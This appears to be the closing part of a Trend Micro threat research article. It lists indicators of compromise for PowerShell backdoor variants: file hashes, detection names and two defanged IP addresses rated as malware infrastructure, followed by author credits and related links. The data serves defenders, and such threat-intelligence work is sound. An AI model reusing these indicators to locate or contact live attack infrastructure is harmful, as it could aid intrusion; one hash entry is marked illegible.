powershell code.txt	97822c165acd1c0fd4ff79bbad146f93f367e18c	Trojan.Win32.FRS.VSNW0CI22
Backdoor PowerShell Variant	[illegible]	Trojan.Win32.FRS.VSNW04J22

Backdoor PowerShell variant	3e4a30a16b1521f8a7d1855b4181f19f8d00b83b	Backdoor.PS1.SYSTEMBC.THIBOBB
Backdoor PowerShell variant	49c35b2916f664e690a5c3ef838681c8978311ca	Backdoor.PS1.LVRAN.YMCIO

URL	WRS Rating	URL Catergory
182[.]82[.]219[.]201	Dangerous	Malware Accomplice
185[.]82[.]217[.]131	Dangerous	Malware Accomplice

Tags

Endpoints | APT & Targeted Attacks | Ransomware | Research | Articles, News, Reports

Authors

Mohamed Fahmy
Threat Intelligence Analyst

Sherif Magdy
Threat Intelligence Analyst

Ahmed Samir
Incident Response Analyst

Related Articles

AI Pulse: Election Deepfakes, Disasters, Scams & more

Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis

Attacker Abuses Victim Resources to Reap Rewards from Titan Network

See all articles ›

Country Headquarters

Trend Micro - United States (US)

225 East John Carpenter Freeway
Suite 1500
Irving, Texas 75062

Phone: +1 (817) 569-8900